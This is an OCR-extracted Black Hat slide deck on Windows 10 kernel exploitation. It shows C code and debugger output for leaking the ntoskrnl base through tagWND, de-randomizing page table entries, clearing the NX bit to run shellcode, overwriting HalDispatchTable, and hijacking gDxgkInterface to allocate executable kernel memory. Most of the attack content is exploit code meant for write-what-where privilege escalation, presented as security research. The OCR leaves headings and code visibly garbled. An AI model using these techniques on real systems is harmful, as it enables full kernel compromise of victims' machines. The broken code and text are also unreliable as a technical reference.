```
typedef struct THROBJHEAD
   HEAD:
   PTHREADINFO pti;
 THROBJHEAD, *PTHROBJHEAD;
          ruct THRDESKHEAD
typedef
   THROBJHEAD;
   PDESKTOP
               rpdesk;
               pSelf;
   PVOID
  THRDESKHEAD, *PTHRDESKHEAD;
```

```
typedef struct _THREADINFO
  /* 000 */ W32THREAD;
typedef struct W32THREAD
  /* 0x000 */ PETHREAD pEThread;
```

# blackhat tagWND KASLR Bypass 0-Day

Offset 0x2A8 of KTHREAD has ntoskrnl.exe pointer

```
DWORD64 leakNtBase()
   DWORD64 wndAddr = leakWnd(g_window1);
   DWORD64 pti = readQWORD(wndAddr + 0x10);
   DWORD64 ethread = readQWORD(pti);
   DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
   DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
kd> dg ffffbd25`4093f3b0+10 L1
ffffbd25`4093f3c0 ffffbd25`4225dab0
kd> dq ffffbd25`4225dab0 L1
ffffbd25`4225dab0 fffff968a`3b50d7c0
kd> dqs ffff968a`3b50d7c0 + 2a8
ffff968a`3b50da68 fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```



#### BYRISSILTEWSIR





#### Page Table Entry Overwrite

- Page Table Entries had static base address of 0xFFFFF68000000000
- Calculate Page Table Entry address easily

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
   vaddr >>= 9;
   vaddr &= 0x7FFFFFFFF8;
   vaddr += 0xFFFFF68000000000;
   return vaddr;
}
```



# lack hat De-randomizing Page Table Entries

- The kernel must lookup PTE's often
  - Must have API which works despite randomization
- MiGetPteAddress in ntoskrnl.exe
  - Static disassembly uses old base address
  - Dynamic disassembly uses randomized base address

```
MiGetPteAddress proc near
                                 nt!MiGetPteAddress:
                                                     48c1e909
shr
                                     ff803`0ccd1254
                                                                               rox.9
        rcx, 9
                                                     48b8f8ffffff7f000000
                                                                           mov rax.7FFFFFFF8h
        rax, 7FFFFFFFF8h
MOV
                                                                      and
                                                                               rox.
and
        rcx, rax
                                                                           mov rax
MAU
                                                                      add
                                                                               rax.rcx
add
        rax, rcx
                                  fffff803`0ccd1272 c3
                                                                      ret
retn
```

#### láck hat De-randomizing Page Table Entries

- MiGetPteAddress contains the randomized base address
- Locate MiGetPteAddress dynamically using read primitive
- Collision free hash is four QWORDS of function start

```
while (1)
    hash = 0;
    for (DWORD i = 0; i < 4; i++)
        tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
        hash += tmp;
    if (hash == signature)
        break;
    addr++;
    pointer = pointer + 1;
return addr:
```



# blackhat De-randomizing Page Table Entries

- Locate hash value of MiGetPteAddress
- Leak PTE base address

```
VOID leakPTEBase(DWORD64 ntBase)
        DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
        g PTEBase = readQword(MiGetPteAddressAddr + 0x13);
        return:
DWORD64 getPTfromVA(DWORD64 vaddr)
                           kd> ? 0xffffff780000000000 >> 9
                           Evaluate expression: 36028778765352960 = 007ffffb'c0000000
   vaddr >>= 9;
                           kd> ? 007ffffb`c0000000 & 7FFFFFFF8h
   vaddr &= 0x7FFFFFFFF8;
                           Evaluate expression: 531502202880
                                                                 = 0000007b\c0000000
   vaddr += g_PTEBase;
                           kd> dq 7b`c0000000 + 0FFFFCF0000000000 L1
   return vaddr:
                           ffffcf7b~c0000000 80000000~00963963
```

# ackhat De-randomizing Page Table Entries


- Write shellcode to KUSER SHARED DATA + 0x800
- Flip the NX bit of the page

```
DWORD64 PteAddr = getPTfromVA(0xffffff78000000800);
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFF;
writeQword(PteAddr, modPte);
```


 Call shellcode by overwriting HalDispatchTable and calling NtQueryIntervalProfile

```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)
    NtQueryIntervalProfile NtQueryIntervalProfile =
   writeQword(halDispatchTable + 8, addr);
   ULONG result;
   NtQueryIntervalProfile(2, &result);
   return TRUE;
```











### black hat Dynamic Kernel Memory

ExAllocatePoolWithTag allocates kernel pool memory

```
PVOID ExAllocatePoolWithTag(
 In POOL TYPE PoolType,
 In SIZE T NumberOfBytes,
            Tag
 In ULONG
```

- Allocate NonPagedPoolExecute pool memory
- Return pool memory address

```
Non\overline{P}aged\overline{P}ool = 0n0
NonPagedPoolExecute = 0n0
PagedPool = 0n1
NonPagedPoolMustSucceed = 0n2
DontUseThisType = 0n3
NonPagedPoolCacheAligned = 0n4
PagedPoolCacheAligned = 0n5
NonPagedPoolCacheAlignedMustS = 0n6
MaxPoolTvpe = 0n7
NonPagedPoolBase = 0n0
NonPagedPoolBaseMustSucceed = 0n2
NonPagedPoolBaseCacheAligned = 0n4
NonPagedPoolBaseCacheAlignedMustS = 0n6
NonPagedPoolSession = 0n32
PagedPoolSession = 0n33
NonPagedPoolMustSucceedSession = 0n34
DontUseThisTypeSession = 0n35
NonPagedPoolCacheAlignedSession = 0n36
PagedPoolCacheAlignedSession = 0n37
NonPagedPoolCacheAlignedMustSSession = 0n38
NonPagedPoolNx = 0n512
```



- Need controlled arguments to call ExAllocatePoolWithTag
- NtQueryIntervalProfile takes two arguments
  - Must have specific values to trigger HaliQuerySystemInformation
- Need a different system call

#### bláck hat Dynamic Kernel Memory

Enter NtGdiDdDDICreateAllocation

```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400
                                           qword ptr [win32k! imp NtGdiDdDDICreateAllocation (fff
kd> u poi([win32k! imp NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200
                                           gword ptr [win32kfull! imp NtGdiDdDDICreateAllocation]
                                   j m p
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000
                                           rax, gword ptr [win32kbase!qDxqkInterface+0x68 (ffffbd5
                                   m \cap 37
ffffbd5f`ecd3c437 48ff2512251200
                                           gword ptr [win32kbase! quard dispatch icall fptr (ffff
                                   IMP
kd> u poi([win32kbase! quard dispatch icall fptr]) L1
win32kbase!quard dispatch icall nop:
ffffbd5f`ecd581a0 ffe0
                                   IMP
                                           rax
```

Thin trampoline through win32k\*.sys

#### bláck hat Dynamic Kernel Memory

Win32kbase!gDxgkInterface is function table into dxgkrnl.sys

```
kd> dqs win32kbase!gDxgkInterface
ffffbd5f`ece3f750 00000000`001b07f0
ffffbd5f~ece3f758
                   .00000000,00000000
ffffbd5f`ece3f760
                   ffffff80e 31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768
                  fffff80e~31521fb0_dxqkrnl!DxqkCaptureInterfaceDereference
ffffbd5f`ece3f770 ffffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f\ece3f778
                   ffffff80e 3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
                   ffffff80e 3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f\ece3f780
                   fffff80e 314b9950 dxqkrnl!DxqkOpenAdapter
ffffbd5f`ece3f788
ffffbd5f\ece3f790
                  fffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
                   ffffff80e 314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f\ece3f798
                   ffffff80e 31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a0
ffffbd5f`ece3f7a8
                   ffffff80e 31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f\ece3f7b0
                   ffffff80e 31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f~ece3f7b8
                   ffffff80e 314c6f10 dxqkrnl!DxqkCreateAllocation
```

Arguments are not modified from system call to function table call



### black hat Dynamic Kernel Memory

Inspecting win32kbase!gDxgkInterface shows it to be writable

```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007ffffff \ 548ef570
kd> ? 007ffffff1548ef570 & 7FFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f 548ef570 + 0FFFFCF0000000000 L1
ffffcf7f`548ef570 cf600000`36b48863
kd> dt _MMPTE_HARDWARE ffffcf7f`548ef570
nt!_MMPTE_HARDWARE
   +0x000 Valid
                           : 0v1
   +0x000 Dirty1
                           : 0y1
   +0x000 Owner
                            0y0
   +0x000 WriteThrough
                            0y0
   +0x000 CacheDisable
                           : 0y0
   +0x000 Accessed
                           : 0y1
   +0x000 Dirty
                           : 0y1
   +0x000 LargePage
                            0y0
   +0x000 Global
                             0y0
   +0x000 CopyOnWrite
                             0y0
   +0x000 Unused
                             0v0
   +0x000 Write
                             0y1
```



# ackhat Dynamic Kernel Memory

- Need to dynamically locate win32kbase!gDxgkInterface
- Can be found in win32kfull!DrvOcclusionStateChangeNotify
- Need to leak win32kfull.sys

DrvOcclusionStateChangeNotify proc near

```
var 18= dword ptr -18h
var 10= gword ptr -10h
  FUNCTION CHUNK AT 00000001C0157D2E SI7
        rsp, 38h
sub.
        rax, [rsp+<mark>38h</mark>]
mnv
        rcx, [rsp+38h+var_18]
lea
         [rsp+38h+var 18], rax
mnu
         rax, cs: imp ?qDxqkInterface@@:
mnu
         [rsp+38h+var 18], 1
mov
         rax, [rax+408h]
mnv
```



#### Dynamic Kernel Memory

 PsLoadedModuleList is doubly-linked list of \_LDR\_DATA\_TABLE\_ENTRY structures.

```
kd> dq nt!PsLoadedModuleList L2
ffffff803`4c76a5a0 fffff968a`38c1e530 fffff968a`3a347e80
kd> dt | LDR DATA TABLE ENTRY ffff968a~38c1e530
ntdll! LDR DATA TABLE ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xffff968a\38c1e390 - 0xfffff803\4c76a5a0 ]
   +0x010 InMemoryOrderLinks : LIST ENTRY [ 0xfffff803'4c7a8000 - 0x00000000'00053760
   +0x020 InInitializationOrderLinks : LIST ENTRY [ 0x00000000 00000000 - 0x00000000 (
                          · Oxfffff803`4c41e000 Void
   +0x030 D11Base
  +0x038 EntryPoint
                          : 0xfffff803`4c81e010 Void
  +0x040 SizeOfImage
                          : 0x889000
   +0x048 FullDllName
                          : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
                          : UNICODE STRING "ntoskrnl.exe"
   +0x058 BaseDllName
```

- Search for Win32kful in Unicode at offset 0x60
- Read Win32kfull.sys base address at offset 0x30



### black hat Dynamic Kernel Memory

Leak PsLoadedModuleList from KeCapturePersistentThreadState

```
nt!KeCapturePersistentThreadState+0xc0:
ffffff803~4c60e4d0 45894c90fc
                                             dword ptr [r8+rdx*4-4],r9d
                                    MOV
fffff803`4c60e4d5 44890b
                                             dword ptr [rbx].r9d
                                    m \odot v
fffff803~4c60e4d8 c7430444553634
                                             dword ptr [rbx+4],34365544h
                                    MOV
ffffff803~4c60e4df c7430cd73a0000
                                             dword ptr [rbx+0Ch], 3AD7h
                                    m \odot v
ffffff803~4c60e4e6 c743080f000000
                                             dword ptr [rbx+8],0Fh
                                    MOV
ffffff803~4c60e4ed 498b86b8000000
                                             rax, gword ptr [r14+0B8h]
                                    MOV
fffff803~4c60e4f4 488b4828
                                             rex, gword ptr [rax+28h]
                                    m \odot v
                                             gword ptr [rbx+10h],rcx
ffffff803`4c60e4f8 48894b10
                                    MOV
fffff8N3`4c6Ne4fc b9ffffNNNN
                                             ecx.OFFFFh
                                    MOV
ffffff803~4c60e501 488b05401b1f00
                                             rax, gword ptr [nt!MmPfnDatabase (fffff803~4c800048)]
                                    MOV
                                             qword otr [rbx+18h].rax
fffff803`4c60e508 48894318
                                    MOV
                                                                                       76a5a0)]
                                             rax [nt!PsLoadedModuleList
ffffff803~4c60e50c 488d058dc01500
                                    lea
```


- Get Win32kfull.sys base address
- Find win32kfull!DrvOcclusionStateChangeNotify
- Finally locate win32kbase!gDxgkInterface

 Overwrite win32kbase!gDxgkInterface + 0x68 with nt!ExAllocatePoolWithTag


```
DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

- Copy shellcode to allocated page using write primitive
- Execute it by overwriting win32kbase!gDxgkInterface again









- Kernel read/write primitives can still be leveraged with Write-What-Where vulnerabilities
- Page Table randomization can be bypassed with ntoskrnl.exe information leak
- Device Independent Bitmap can be used to leak ntoskrnl.exe
- tagWND can be used to leak ntoskrnl.exe
- Possible to allocate RWX pool memory with ExAllocatePoolWithTag
- Code on GitHub shortly <a href="https://github.com/MortenSchenk">https://github.com/MortenSchenk</a>

# blackhat Credits

- Alex Ionescu <a href="https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-1%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain%27t%20one.pdf">https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-1%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain%27t%20one.pdf</a>
- Alex Ionescu <a href="http://www.alex-ionescu.com/?p=231">http://www.alex-ionescu.com/?p=231</a>
- Diego Juarez <a href="https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives">https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives</a>
- Yin Liang & Zhou Li <a href="https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf">https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf</a>
- Nicolas Economou <a href="https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap">https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap</a>
- David Weston & Matt Miller <a href="https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf">https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf</a>



